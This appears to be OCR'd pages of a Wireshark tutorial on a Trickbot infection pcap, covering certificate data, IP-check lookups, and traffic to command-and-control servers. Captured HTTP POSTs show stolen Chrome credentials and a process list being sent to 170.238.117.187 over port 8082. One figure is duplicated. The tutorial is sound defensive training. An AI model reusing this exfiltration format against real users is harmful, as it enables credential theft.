
```
ssl.handshake.type == 11

Time                 Src             port  Info
2019-09-25 18:05:28  187.58.56.26    449   Server Hello, Certificate, Server Key Ex
2019-09-25 18:05:46  176.58.123.25   443   Certificate, Server Hello Done

    ▾ Certificates (871 bytes)
        Certificate Length: 868
      ▾ Certificate: 3082036030820248a00302010202090 0e8e172647c687d5b... (id-at-organizat
        ▾ signedCertificate
            version: v3 (2)
            serialNumber: 16780819462468697435
          ▸ signature (sha256WithRSAEncryption)
          ▾ issuer: rdnSequence (0)
            ▾ rdnSequence: 3 items (id-at-organizationName=Internet Widgits Pty Ltd,id-at-
              ▸ RDNSequence item: 1 item (id-at-countryName=AU)
              ▸ RDNSequence item: 1 item (id-at-stateOrProvinceName=Some-State)
              ▸ RDNSequence item: 1 item (id-at-organizationName=Internet Widgits Pty Ltd)
          ▸ validity
          ▸ subject: rdnSequence (0)
          ▸ subjectPublicKeyInfo
          ▸ extensions: 3 items
        ▸ algorithmIdentifier (sha256WithRSAEncryption)
          Padding: 0
          encrypted: b23c0267efb06a9aae1819e6f6479aca3344a18b35bc5e0d...
  ▸ TLSv1 Record Layer: Handshake Protocol: Server Key Exchange
  ▸ TLSv1 Record Layer: Handshake Protocol: Server Hello Done
```

Figure 14: Drilling down to the certificate issuer data on the first result over TCP port 449.

Trickbot Pcap. Analysis

If we look at earlier traffic to Microsoft domains at 72.21.81.200 over TCP port 443, we find the following as seen in Figure 15.

id-at-countryName=***US***
id-at-stateOrProvinceName=***Washington***
id-at-localityName=***Redmond***
id-at-organizationName=***Microsoft Corporation***
id-at-organizationUnitName=***Microsoft IT***
id-at-commonName=***Microsoft IT TLS CA 2***


2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
basic
basic+
basic+dns

```
ssl.handshake.type == 11
```

```
Time                 Src            port  Info
2019-09-25 17:54:11  72.21.81.200   443   Certificate [TCP segment of a reassemble
2019-09-25 17:54:11  72.21.81.200   443   Certificate [TCP segment of a reassemble
```

```
    Certificates (6599 bytes)
      Certificate Length: 4235
      Certificate: 3082108730820e6fa003020102021320000270cc6d25336c... (id-at-commonNam
        signedCertificate
          version: v3 (2)
          serialNumber: 0x20000270cc6d25336ca081b359000000000270cc
          signature (sha256WithRSAEncryption)
          issuer: rdnSequence (0)
            rdnSequence: 6 items (id-at-commonName=Microsoft IT TLS CA 2 id-at-organizat
              RDNSequence item: 1 item (id-at-countryName=US)
              RDNSequence item: 1 item (id-at-stateOrProvinceName=Washington)
              RDNSequence item: 1 item (id-at-localityName=Redmond)
              RDNSequence item: 1 item (id-at-organizationName=Microsoft Corporation)
              RDNSequence item: 1 item (id-at-organizationalUnitName=Microsoft IT)
              RDNSequence item: 1 item (id-at-commonName=Microsoft IT TLS CA 2)
          validity
          subject: rdnSequence (0)
```


Figure 15: Certificate data from legitimate HTTPS traffic to a Microsoft domain.

Trickbot Pcap. Analysis

The Trickbot-infected Windows host will check its IP address using a number of different IP address checking sites. These sites are ***not*** malicious, and the traffic is not inherently malicious.

However, this type of IP address check is common with Trickbot and other families of malware. Various legitimate IP address checking services used by Trickbot include:

api.ip.sb
checkip.amazonaws.com
icanhazip.com
ident.me
ip.anysrc.net
ipecho.net
ipinfo.io
myexternalip.com
wtfismyip.com


2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+ basic
basic+
basic+dns
Add an expression to the display filter.

```
(http.request or ssl.handshake.type == 1) and !(ssdp)
```

```
Time                 Dst             port  Host               Info
2019-09-25 17:53:38  198.70.69.144   80    www.msftncsi.com   GET /ncsi.txt HTTP/1.1
2019-09-25 17:53:41  23.229.232.193  80    www.dchristjan.c…  GET /dd05ce3a-a9c9-4018-8
2019-09-25 17:54:10  72.21.81.200    443   iecvlist.microso…  Client Hello
2019-09-25 17:54:10  72.21.81.200    443   iecvlist.microso…  Client Hello
2019-09-25 17:54:10  72.21.81.200    443   iecvlist.microso…  Client Hello
2019-09-25 17:54:11  72.21.81.200    443   r20swj13mr.micro…  Client Hello
2019-09-25 17:54:11  72.21.81.200    443   r20swj13mr.micro…  Client Hello
2019-09-25 17:54:11  144.91.69.195   80    144.91.69.195      GET /solar.php HTTP/1.1
2019-09-25 18:05:28  187.58.56.26    449                      Client Hello
2019-09-25 18:05:46  176.58.123.25   443   ident.me           Client Hello
2019-09-25 18:05:54  104.124.58.155  80    www.download.win…  GET /msdownload/update/v3
2019-09-25 18:06:02  195.123.220.86  447                      Client Hello
2019-09-25 18:06:22  187.58.56.26    449                      Client Hello
2019-09-25 18:06:24  187.58.56.26    449                      Client Hello
2019-09-25 18:07:19  187.58.56.26    449                      Client Hello
```

```
› Frame 46: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits)
› Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a
› Internet Protocol Version 4, Src: 10.9.25.101, Dst: 198.70.69.144
› Transmission Control Protocol, Src Port: 49157, Dst Port: 80, Seq: 1, Ack: 1, Len: 97
```

Figure 16: IP address check by the infected Windows host, right after HTTPS/SSL/TLS traffic over TCP port 449. Not inherently malicious, but this is part of a Trickbot infection.


Trickbot Pcap. Analysis

A Trickbot infection currently generates HTTP traffic over TCP port 8082 this traffic sends information from the infected host like system information and passwords from the browser cache and email clients. This information is sent from the infected host to command and control servers used by Trickbot.

To review this traffic, use the following Wireshark filter:

http.request and tcp.port eq 8082

This reveals the following HTTP requests as seen in Figure 17:
170.238.117.187 port 8082 – ***170.238.117.187*** – POST /ono19/BACHMANN-BTO-PC_W617601.AC3B679F4A22738281E6D7B0C5946E42 /81/




```
(http.request or ssl.handshake.type == 1) and !(ssdp)
```

```
Time                 Dst              port  Host                 Info
2019-09-25 17:53:38  198.70.69.144    80    www.msftncsi.com     GET /ncsi.txt HTTP/1.1
2019-09-25 17:53:41  23.229.232.193   80    www.dchristjan.c…    GET /dd05ce3a-a9c9-4018-8
2019-09-25 17:54:10  72.21.81.200     443   iecvlist.microso…    Client Hello
2019-09-25 17:54:10  72.21.81.200     443   iecvlist.microso…    Client Hello
2019-09-25 17:54:10  72.21.81.200     443   iecvlist.microso…    Client Hello
2019-09-25 17:54:11  72.21.81.200     443   r20swj13mr.micro…    Client Hello
2019-09-25 17:54:11  72.21.81.200     443   r20swj13mr.micro…    Client Hello
2019-09-25 17:54:11  144.91.69.195    80    144.91.69.195        GET /solar.php HTTP/1.1
2019-09-25 18:05:28  187.58.56.26     449                        Client Hello
2019-09-25 18:05:46  176.58.123.25    443   ident.me             Client Hello
2019-09-25 18:05:54  104.124.58.155   80    www.download.win…    GET /msdownload/update/v3
2019-09-25 18:06:02  195.123.220.86   447                        Client Hello
2019-09-25 18:06:22  187.58.56.26     449                        Client Hello
2019-09-25 18:06:24  187.58.56.26     449                        Client Hello
2019-09-25 18:07:19  187.58.56.26     449                        Client Hello
```

```
› Frame 46: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits)
› Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a
› Internet Protocol Version 4, Src: 10.9.25.101, Dst: 198.70.69.144
› Transmission Control Protocol, Src Port: 49157, Dst Port: 80, Seq: 1, Ack: 1, Len: 97
```

Figure 16: IP address check by the infected Windows host, right after HTTPS/SSL/TLS traffic over TCP port 449. Not inherently malicious, but this is part of a Trickbot infection.

Trickbot Pcap. Analysis




2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression… + basic basic+ basic+dns

http.request and tcp.port eq 8082

Time	Dst	port	Host	Info
2019-09-25 18:07…	170.238.117.187	8082	170.238.117.187	POST /ono19/BACHMANN-BTO-PC_
2019-09-25 18:07…	170.238.117.187	8082	170.238.117.187	POST /ono19/BACHMANN-BTO-PC_\
2019-09-25 18:07…	170.238.117.187	8082	170.238.117.187	POST /ono19/BACHMANN-BTO-PC_\
2019-09-25 18:08…	170.238.117.187	8082	170.238.117.187:8082	POST /ono19/BACHMANN-BTO-PC_\
2019-09-25 18:09…	170.238.117.187	8082	170.238.117.187:8082	POST /ono19/BACHMANN-BTO-PC_\
2019-09-25 18:20…	170.238.117.187	8082	170.238.117.187:8082	POST /ono19/BACHMANN-BTO-PC_\

Figure 17: HTTP traffic over TCP port 8082 caused by Trickbot.

Trickbot Pcap. Analysis



Wireshark · Follow TCP Stream (tcp.stream eq 33) · 2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap

```
POST /ono19/BACHMANN-BTO-PC_W617601.AC3B679F4A22738281E6D7B0C5946E42/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/
7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=---------KMOGEEQTLQTCQMYE
Content-Length: 249

-----------KMOGEEQTLQTCQMYE
Content-Disposition: form-data; name="data"

https://nytimes.com/|randybachman|P@ssw0rd$

-----------KMOGEEQTLQTCQMYE
Content-Disposition: form-data; name="source"

chrome passwords
-----------KMOGEEQTLQTCQMYE--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Wed, 25 Sep 2019 18:07:26 GMT
content-length: 3
Content-Type: text/plain

/1/
```

Website, username, and password


Chrome passwords

2 client pkts, 1 server pkt, 1 turn.

Entire conversation (817 bytes) · Show and save data as: ASCII · Stream: 33

Figure 18: Login credentials stolen by Trickbot from the Chrome web browser. This data was sent by the Trickbot-infected host using HTTP traffic over TCP port 8082.

Trickbot Pcap. Analysis



Wireshark · Follow TCP Stream (tcp.stream eq 48) · 2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap

```
POST /ono19/BACHMANN-BTO-PC_W617601.AC3B679F4A22738281E6D7B0C5946E42/90 HTTP/1.1
Content-Type: multipart/form-data; boundary=Arasfjasu7
User-Agent: test
Host: 170.238.117.187:8082
Content-Length: 4007
Cache-Control: no-cache

--Arasfjasu7
Content-Disposition: form-data; name="proclist"

              ***PROCESS LIST***

[System Process]
System
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
lsm.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
```

4 client pkts, 1 server pkt, 1 turn.

